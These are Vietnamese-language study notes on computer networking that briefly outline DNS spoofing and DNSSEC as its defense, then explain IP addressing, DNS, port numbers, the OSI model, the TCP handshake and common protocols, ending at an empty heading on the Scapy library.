Các phương pháp để thực hiện một cuộc tấn công giả mạo DNS bao gồm:   
Man in the middle (MITM) :Chặn giao tiếp giữa người dùng và máy chủ DNS để định tuyến người dùng đến một địa chỉ IP khác (độc hại).   
Xâm nhập DNS server: Việc chiếm quyền điều khiển trực tiếp máy chủ DNS, được định cấu hình để trả về một địa chỉ IP độc hại.

Phòng chống: Sử dụng giao thức DNSSEC (Domain Name System Security Extensions), DNSSEC là một giao thức được thiết kế để xác minh nguồn gốc và tính toàn vẹn của dữ liệu DNS bằng cách thêm các phương pháp xác minh bổ sung. Giao thức tạo ra một chữ ký mật mã duy nhất được lưu trữ cùng với các bản ghi DNS khác. Sau đó, chữ ký này sẽ được trình phân giải DNS của bạn sử dụng để xác thực phản hồi DNS, đảm bảo rằng bản ghi không bị giả mạo.

## **Lý thuyết mạng máy tính :**

### - IP Address:


Địa chỉ IP (IP là viết tắt của từ tiếng Anh: Internet Protocol - giao thức Internet) là một địa chỉ đơn nhất mà những thiết bị điện tử hiện nay đang sử dụng để nhận diện và liên lạc với nhau trên mạng máy tính bằng cách sử dụng giao thức Internet.

Bất kỳ thiết bị mạng nào bao gồm bộ định tuyến, bộ chuyển mạch mạng, máy vi tính, máy chủ hạ tầng (như NTP, DNS, DHCP, SNMP, v.v.), máy in, máy fax qua Internet, và vài loại điện thoại—tham gia vào mạng đều có địa chỉ riêng, và địa chỉ này là đơn nhất trong phạm vi của một mạng cụ thể. Vài địa chỉ IP có giá trị đơn nhất trong phạm vi Internet toàn cầu, trong khi một số khác chỉ cần phải đơn nhất trong phạm vi một công ty.


Giao thức Internet phiên bản 4 (IPv4) định nghĩa một địa chỉ IP là một số 32-bit.Tuy nhiên, do sự phát triển của Internet và sự cạn kiệt các địa chỉ IPv4 sẵn có, một phiên bản IP mới (IPv6), sử dụng 128 bit cho địa chỉ IP, đã được phát triển vào năm 1995 và được chuẩn hóa thành RFC 2460 vào năm 1998. Triển khai IPv6 đã được tiến hành từ giữa những năm 2000.

Địa chỉ IP do Tổ chức cấp phát số hiệu Internet (IANA) quản lý và tạo ra. IANA nói chung phân chia những "siêu khối" đến Cơ quan Internet khu vực, rồi từ đó lại phân chia thành những khối nhỏ hơn đến nhà cung cấp dịch vụ Internet và công ty.

IPv4 - Địa chỉ IPv4 có kích thước 32 bit, giới hạn không gian địa chỉ là 4294967296 (232) địa chỉ. Trong số này, một số địa chỉ được dành cho các mục đích đặc biệt như mạng riêng (~ 18 triệu địa chỉ) và định địa chỉ multicast (~ 270 triệu địa chỉ). Địa chỉ IPv4 thường được biểu thị bằng ký hiệu dấu chấm-thập phân, bao gồm bốn số thập phân, mỗi số từ 0 đến 255, được phân tách bằng dấu chấm, ví dụ: 192.0.2.1. Mỗi phần đại diện cho một nhóm 8 bit (một octet) của địa chỉ. Trong một số trường hợp, địa chỉ IPv4 có thể được trình bày dưới nhiều dạng biểu diễn thập lục phân, bát phân hoặc nhị phân khác nhau.



Ipv6 - Trong IPv6, kích thước địa chỉ được tăng từ 32 bit trong IPv4 lên 128 bit, do đó cung cấp tới 2128 (khoảng 3.403 × 1038) địa chỉ. Điều này được coi là đủ cho tương lai gần.



### - DNS:

Hệ thống phân giải tên miền (DNS) về căn bản là một hệ thống giúp cho việc chuyển đổi các tên miền mà con người dễ ghi nhớ (dạng ký tự, ví dụ www.example.com) sang địa chỉ IP vật lý (dạng số, ví dụ 123.11.5.19) tương ứng của tên miền đó. DNS giúp liên kết với các trang thiết bị mạng cho các mục đích định vị và địa chỉ hóa các thiết bị trên Internet.

DNS có khả năng tìm kiếm và dịch tên miền thành địa chỉ IP. Ví dụ, www.example.com dịch thành 208.77.188.166. Tên miền Internet dễ nhớ hơn các địa chỉ IP, là 208.77.188.166 (IPv4) hoặc 2001: db8: 1f70:: 999: de8: 7648:6 e8 (IPv6[1]).

Hệ thống phân giải tên miền phân phối trách nhiệm gán tên miền và ánh xạ những tên miền tới địa chỉ IP bằng cách định rõ những máy chủ có thẩm quyền cho mỗi tên miền. Những máy chủ có tên thẩm quyền được phân công chịu trách nhiệm đối với tên miền riêng của họ, và lần lượt có thể chỉ định tên máy chủ khác độc quyền của họ cho các tên miền phụ. Kỹ thuật này đã thực hiện các cơ chế phân phối DNS, chịu đựng lỗi, và giúp tránh sự cần thiết cho một trung tâm đơn lẻ để đăng ký được tư vấn và liên tục cập nhật.

Nhìn chung, Hệ thống phân giải tên miền cũng lưu trữ các loại thông tin khác, chẳng hạn như danh sách các máy chủ email mà chấp nhận thư điện tử cho một tên miền Internet. Bằng cách cung cấp cho một thế giới rộng lớn, phân phối từ khóa – cơ sở của dịch vụ đổi hướng, Hệ thống phân giải tên miền là một thành phần thiết yếu cho các chức năng của Internet. Các định dạng khác như các thẻ RFID, mã số UPC, ký tự Quốc tế trong địa chỉ email và tên máy chủ, và một loạt các định dạng khác có thể có khả năng sử dụng DNS.

### - Cổng (Port number):

Trên thực tế, khi truyền gửi thông tin bằng TCP và UDP, thông tin được truyền tải không phải dưới đơn vị là một máy tính, mà thực hiện dưới đơn vị là Chương trình (program), nói cách khác, việc truyền tải thông tin được thực hiện dưới đơn vị Process và Thread. Vì vậy, cần phải có sự chính xác trong việc truyền tải thông tin giữa các process.

Khi đó, các process đang thực hiện truyền tải thông tin sẽ được cấp port number. Các process và Thread sẽ dựa vào port number này để phân biệt các chương trình nào đang thực hiện việc truyền tin.


Trong mạng máy tính, một cổng là một điểm cuối giao tiếp. Ở cấp độ phần mềm, trong một hệ điều hành, một cổng là một cấu trúc logic xác định một quy trình cụ thể hoặc một loại dịch vụ mạng. Một cổng được xác định cho mỗi giao thức truyền tải và tổ hợp địa chỉ bằng một số không dấu 16 bit, được gọi là số cổng. Các giao thức truyền tải phổ biến nhất sử dụng số cổng là Giao thức điều khiển truyền (TCP) và Giao thức sơ đồ người dùng (UDP). Số cổng luôn được liên kết với địa chỉ IP của máy chủ lưu trữ và loại giao thức truyền tải được sử dụng để liên lạc. Nó hoàn thành địa chỉ mạng đích hoặc nguồn gốc của một tin nhắn. Số cổng cụ thể được dành riêng để xác định các dịch vụ cụ thể để một gói tin đến có thể dễ dàng được chuyển tiếp đến một ứng dụng đang chạy. Vì mục đích này, số cổng thấp hơn 1024 xác định các dịch vụ được sử dụng phổ biến nhất trong lịch sử và được gọi là số cổng nổi tiếng. Các cổng được đánh số cao hơn có sẵn để sử dụng chung cho các ứng dụng và được gọi là cổng tạm thời. Các cổng cung cấp dịch vụ ghép kênh cho nhiều dịch vụ hoặc nhiều phiên giao tiếp tại một địa chỉ mạng. Trong mô hình máy khách-máy chủ của kiến ​​trúc ứng dụng, nhiều phiên giao tiếp đồng thời có thể được khởi tạo cho cùng một dịch vụ.

|  |  |
| --- | --- |
| Số cổng | Mô tả |
| 1 | TCP Port Service Multiplexer (TCPMUX) |
| 5 | Remote Job Entry (RJE) |
| 7 | ECHO |
| 18 | Message Send Protocol (MSP) |
| 20 | FTP — Data |
| 21 | FTP — Control |
| 22 | SSH Remote Login Protocol |
| 23 | Telnet |
| 25 | Simple Mail Transfer Protocol (SMTP) |
| 29 | MSG ICP |
| 37 | Time |
| 42 | Host Name Server (Nameserv) |
| 43 | WhoIs |
| 49 | Login Host Protocol (Login) |
| 53 | Domain Name System (DNS) |
| 69 | Trivial File Transfer Protocol (TFTP) |
| 70 | Gopher Services |
| 79 | Finger |
| 80 | HTTP |
| 103 | X.400 Standard |
| 108 | SNA Gateway Access Server |
| 109 | POP2 |
| 110 | POP3 |
| 115 | Simple File Transfer Protocol (SFTP) |
| 118 | SQL Services |
| 119 | Newsgroup (NNTP) |
| 137 | NetBIOS Name Service |
| 139 | NetBIOS Datagram Service |
| 143 | Interim Mail Access Protocol (IMAP) |
| 150 | NetBIOS Session Service |
| 156 | SQL Server |
| 161 | SNMP |
| 179 | Border Gateway Protocol (BGP) |
| 190 | Gateway Access Control Protocol (GACP) |
| 194 | Internet Relay Chat (IRC) |
| 197 | Directory Location Service (DLS) |
| 389 | Lightweight Directory Access Protocol (LDAP) |
| 396 | Novell Netware over IP |
| 443 | HTTPS |
| 444 | Simple Network Paging Protocol (SNPP) |
| 445 | Microsoft-DS |
| 458 | Apple QuickTime |
| 546 | DHCP Client |
| 547 | DHCP Server |
| 563 | SNEWS |
| 569 | MSN |

Các cổng đã đăng ký là những cổng từ 1024 đến 49151. IANA duy trì danh sách chính thức của các dải được đăng ký và nổi tiếng.   
Các cổng động hoặc cổng riêng là những cổng từ 49152 đến 65535. Một cách sử dụng phổ biến cho phạm vi này là dành cho cổng tạm thời.

### - Mô hình OSI:

Mô hình OSI (Open Systems Interconnection Reference Model, viết ngắn là OSI Model hoặc OSI Reference Model là một thiết kế dựa vào nguyên lý tầng cấp, lý giải một cách trừu tượng kỹ thuật kết nối truyền thông giữa các máy tính và thiết kế giao thức mạng giữa chúng. Mô hình này được phát triển thành một phần trong kế hoạch Kết nối các hệ thống mở (Open Systems Interconnection) do ISO và IUT-T khởi xướng. Nó còn được gọi là Mô hình bảy tầng của OSI.



*+ Tầng 1: Tầng vật lý (Physical Layer)*

Tầng vật lý định nghĩa tất cả các đặc tả về điện và vật lý cho các thiết bị. Trong đó bao gồm bố trí của các chân cắm (pin), các hiệu điện thế, và các đặc tả về cáp nối (cable). Các thiết bị tầng vật lý bao gồm Hub, bộ lặp (repeater), thiết bị chuyển đổi tín hiệu (converter), thiết bị tiếp hợp mạng (network adapter) và thiết bị tiếp hợp kênh máy chủ (Host Bus Adapter) - (HBA dùng trong mạng lưu trữ Storage Area Network). Chức năng và dịch vụ căn bản được thực hiện bởi tầng vật lý bao gồm:

Thiết lập hoặc ngắt mạch kết nối điện (electrical connection) với một môi trường truyền dẫn phương tiện truyền thông (transmission medium).

Tham gia vào quy trình mà trong đó các tài nguyên truyền thông được chia sẻ hiệu quả giữa nhiều người dùng. Chẳng hạn giải quyết tranh chấp tài nguyên (contention) và điều khiển lưu lượng.

Điều chế (modulation), hoặc biến đổi giữa biểu diễn dữ liệu số (digital data) của các thiết bị người dùng và các tín hiệu tương ứng được truyền qua kênh truyền thông (communication channel).

Cáp (bus) SCSI song song hoạt động ở tầng cấp này. Nhiều tiêu chuẩn khác nhau của Ethernet dành cho tầng vật lý cũng nằm trong tầng này; Ethernet nhập tầng vật lý với tầng liên kết dữ liệu vào làm một. Điều tương tự cũng xảy ra đối với các mạng cục bộ như Token ring, FDDI và IEEE 802.11.

*+ Tầng 2: Tầng liên kết dữ liệu (Data-Link Layer)*

Tầng liên kết dữ liệu cung cấp các phương tiện có tính chức năng và quy trình để truyền dữ liệu giữa các thực thể mạng (truy cập đường truyền, đưa dữ liệu vào mạng), phát hiện và có thể sửa chữa các lỗi trong tầng vật lý nếu có. Cách đánh địa chỉ mang tính vật lý, nghĩa là địa chỉ (địa chỉ MAC) được mã hóa cứng vào trong các thẻ mạng (network card) khi chúng được sản xuất. Hệ thống xác định địa chỉ này không có đẳng cấp (flat scheme). Chú ý: Ví dụ điển hình nhất là Ethernet. Những ví dụ khác về các giao thức liên kết dữ liệu (data link protocol) là các giao thức HDLC; ADCCP dành cho các mạng điểm-tới-điểm hoặc mạng chuyển mạch gói (packet-switched networks) và giao thức Aloha cho các mạng cục bộ. Trong các mạng cục bộ theo tiêu chuẩn IEEE 802, và một số mạng theo tiêu chuẩn khác, chẳng hạn FDDI, tầng liên kết dữ liệu có thể được chia ra thành 2 tầng con: tầng MAC (Media Access Control - Điều khiển Truy nhập Đường truyền) và tầng LLC (Logical Link Control - Điều khiển Liên kết Logic) theo tiêu chuẩn IEEE 802.2.

Tầng liên kết dữ liệu chính là nơi các thiết bị chuyển mạch (switches) hoạt động. Kết nối chỉ được cung cấp giữa các nút mạng được nối với nhau trong nội bộ mạng.

*+ Tầng 3: Tầng mạng (Network Layer)*

Tầng mạng cung cấp các chức năng và quy trình cho việc truyền các chuỗi dữ liệu có độ dài đa dạng, từ một nguồn tới một đích, thông qua một hoặc nhiều mạng, trong khi vẫn duy trì chất lượng dịch vụ (quality of service) mà tầng giao vận yêu cầu. Tầng mạng thực hiện chức năng định tuyến. Các thiết bị định tuyến (router) hoạt động tại tầng này - gửi dữ liệu ra khắp mạng mở rộng, làm cho liên mạng trở nên khả thi (còn có thiết bị chuyển mạch (switch) tầng 3, còn gọi là chuyển mạch IP). Đây là một hệ thống định vị địa chỉ lôgic (logical addressing scheme) – các giá trị được chọn bởi kỹ sư mạng. Hệ thống này có cấu trúc phả hệ. Ví dụ điển hình của giao thức tầng 3 là giao thức IP.

*+ Tầng 4: Tầng giao vận (Transport Layer)*

Tầng giao vận cung cấp dịch vụ chuyên dụng chuyển dữ liệu giữa các người dùng tại đầu cuối, nhờ đó các tầng trên không phải quan tâm đến việc cung cấp dịch vụ truyền dữ liệu đáng tin cậy và hiệu quả. Tầng giao vận kiểm soát độ tin cậy của một kết nối được cho trước. Một số giao thức có định hướng trạng thái và kết nối (state and connection orientated). Có nghĩa là tầng giao vận có thể theo dõi các gói tin và truyền lại các gói bị thất bại. Một ví dụ điển hình của giao thức tầng 4 là TCP. Tầng này là nơi các thông điệp được chuyển sang thành các gói tin TCP hoặc UDP. Ở tầng 4 địa chỉ được đánh là address ports, thông qua address ports để phân biệt được ứng dụng trao đổi.

*+ Tầng 5: Tầng phiên (Session layer)*

Tầng phiên kiểm soát các (phiên) hội thoại giữa các máy tính. Tầng này thiết lập, quản lý và kết thúc các kết nối giữa trình ứng dụng địa phương và trình ứng dụng ở xa. Tầng này còn hỗ trợ hoạt động song công (duplex) hoặc bán song công (half-duplex) hoặc đơn công (Simplex) và thiết lập các quy trình đánh dấu điểm hoàn thành (checkpointing) - giúp việc phục hồi truyền thông nhanh hơn khi có lỗi xảy ra, vì điểm đã hoàn thành đã được đánh dấu - trì hoãn (adjournment), kết thúc (termination) và khởi động lại (restart). Mô hình OSI uỷ nhiệm cho tầng này trách nhiệm "ngắt mạch nhẹ nhàng" (graceful close) các phiên giao dịch (một tính chất của giao thức kiểm soát giao vận TCP) và trách nhiệm kiểm tra và phục hồi phiên, đây là phần thường không được dùng đến trong bộ giao thức TCP/IP.

*+ Tầng 6: Tầng trình diễn (Presentation layer)*

Tầng trình diễn hoạt động như tầng dữ liệu trên mạng. Tầng này trên máy tính truyền dữ liệu làm nhiệm vụ dịch dữ liệu được gửi từ tầng ứng dụng sang địng dạng chung. Và tại máy tính nhận, lại chuyển từ định dạng chung sang định dạng của tầng ứng dụng. Tầng thể hiện thực hiện các chức năng sau:

- Dịch các mã ký tự từ ASCII sang EBCDIC.

- Chuyển đổi dữ liệu, ví dụ từ số interger sang số dấu phảy động.

- Nén dữ liệu để giảm lượng dữ liệu truyền trên mạng.


- Mã hoá và giải mã dữ liệu để đảm bảo sự bảo mật trên mạng.

*+ Tầng 7: Tầng ứng dụng (Application layer)*

Tầng ứng dụng là tầng gần với người sử dụng nhất. Nó cung cấp phương tiện cho người dùng truy nhập các thông tin và dữ liệu trên mạng thông qua chương trình ứng dụng. Tầng này là giao diện chính để người dùng tương tác với chương trình ứng dụng, và qua đó với mạng. Một số ví dụ về các ứng dụng trong tầng này bao gồm HTTP, Telnet, FTP (giao thức truyền tập tin) và các giao thức truyền thư điện tử như SMTP, IMAP, X.400 Mail.

### - Bắt tay ba bước (*three-way handshake*):

Bắt tay ba bước là một phương pháp được sử dụng trong mạng TCP / IP để tạo kết nối giữa máy chủ / máy khách cục bộ và máy chủ. ... Trên thực tế, tên của nó bắt nguồn từ ba thông điệp được truyền bởi TCP trước khi một phiên giữa hai đầu được bắt đầu. 3 bước theo thứ tự lần lượt: SYN, SYN-ACK, ACK.



Bước 1 (SYN): Trong bước đầu tiên, máy khách muốn thiết lập kết nối với máy chủ, vì vậy nó sẽ gửi một gói tin với cờ SYN thông báo cho máy chủ rằng máy khách có khả năng bắt đầu giao tiếp.

Bước 2 (SYN + ACK): Máy chủ đáp ứng yêu cầu của máy khách với bộ bit tín hiệu SYN-ACK. Cờ ACK biểu thị phản hồi của phân đoạn mà nó nhận được và SYN biểu thị bằng Sequence Number .

Bước 3 (ACK): Trong phần cuối cùng, máy khách nhận phản hồi của máy chủ và cả hai đều thiết lập một kết nối đáng tin cậy mà chúng sẽ bắt đầu truyền dữ liệu thực tế.


### - Các giao thức mạng:

*+ ARP (Address Resolution Protocol):*

Giao thức phân giải địa chỉ (Address Resolution Protocol hay ARP) là một giao thức được sử dụng để ánh xạ địa chỉ IP từ tầng mạng tới một địa chỉ máy vật lý (MAC) ở tầng liên kết dữ liệu theo mô hình OSI.. Đây là một chức năng quan trọng trong giao thức IP của mạng máy tính. ARP được định nghĩa trong RFC 826 vào năm 1982.

ARP được sử dụng để từ một địa chỉ mạng (ví dụ một địa chỉ IPv4) tìm ra địa chỉ vật lý như một địa chỉ Ethernet (địa chỉ MAC), hay còn có thể nói là phân giải địa chỉ IP sang địa chỉ máy. ARP đã được thực hiện với nhiều kết hợp của công nghệ mạng và tầng liên kết dữ liệu, như IPv4, Chaosnet,..

Trong mạng máy tính của phiên bản IPv6, chức năng của ARP được cung cấp bởi Neighbor Discovery Protocol (NDP).




Cấu trúc gói tin ARP

*+ HTTP (Hypertext Transfer Protocol):*

Giao thức truyền siêu văn bản (HTTP) là nền tảng của World Wide Web và được sử dụng để tải các trang web bằng các liên kết siêu văn bản. HTTP là một giao thức lớp ứng dụng được thiết kế để truyền thông tin giữa các thiết bị được nối mạng và chạy trên các lớp khác của ngăn xếp giao thức mạng. Một luồng điển hình qua HTTP liên quan đến việc một máy khách thực hiện một yêu cầu tới một máy chủ, sau đó máy khách sẽ gửi một thông báo phản hồi.

*+ ICMP (Giao thức thông báo điều khiển Internet):*


Được sử dụng bởi các thiết bị mạng, bao gồm cả bộ định tuyến, để gửi thông báo lỗi và thông tin hoạt động.



Cấu trúc gói tin ICMP

*+ TCP (Transmission Control Protocol):*


Là giao thức hướng kết nối (connection-oriented) nghĩa là khi muốn truyền dữ liệu thì phải thiết lập kết nối trước. Hỗ trợ cơ chế full-duplex ( truyền và nhận dữ liệu cùng một lúc), cung cấp cơ chế đánh số gói tin (sequencing) để ráp các gói tin cho đúng ở điểm nhận, cơ chế báo nhận (Acknowledgement) , phục hồi dữ liệu bị mất trên đường truyền.



Cấu trúc gói tin TCP

*+ UDP (User Datagram Protocol):*


Là loại giao thức connectionless ( các gói tin được đẩy ngay vào đường truyền mà không cần thiết lập các kết nối trước).UDP không đảm bảo tính tin cậy khi truyền dữ liệu và không có cơ chế phục hồi dữ liệu .UDP được sử dụng khi tốc độ là mong muốn và sửa lỗi là không cần thiết. Ví dụ như chương trình phát sóng trực tiếp và trò chơi trực tuyến.



Cấu trúc gói tin UDP

*+ NTP (Network Time Protocol):*


NTP (Network Time Protocol - Giao thức đồng bộ thời gian mạng) là một giao thức để đồng bộ đồng hồ của các hệ thống máy tính thông qua mạng dữ liệu chuyển mạch gói với độ trễ biến đổi. Giao thức này được thiết kế để tránh ảnh hưởng của độ trễ biến đổi bằng cách sử dụng bộ đệm jitter. NTP cũng là tên gọi của phần mềm được triển khai trong dự án Dịch vụ NTP Công cộng (NTP Public Services Project).



Cấu trúc gói tin NTP

*+ SNMP (Simple Network Management Protocol):*

SNMP là một giao thức Tiêu chuẩn Internet để thu thập và sắp xếp thông tin về các thiết bị được quản lý trên mạng IP và để sửa đổi thông tin đó nhằm thay đổi hành vi của thiết bị. Các thiết bị thường hỗ trợ SNMP bao gồm modem cáp, bộ định tuyến, bộ chuyển mạch, máy chủ, máy trạm, máy in, ... SNMP được sử dụng rộng rãi trong quản lý mạng để giám sát mạng. SNMP hiển thị dữ liệu quản lý dưới dạng các biến trên hệ thống được quản lý được tổ chức trong cơ sở thông tin quản lý (MIB) mô tả trạng thái và cấu hình hệ thống. Ba phiên bản quan trọng của SNMP đã được phát triển và triển khai. SNMPv1 là phiên bản gốc của giao thức. Các phiên bản gần đây hơn, SNMPv2c và SNMPv3, có các cải tiến về hiệu suất, tính linh hoạt và bảo mật.




Cấu trúc gói tin SNMP

## **Kỹ thuật liên mạng :**

### - Thư viện Scapy:

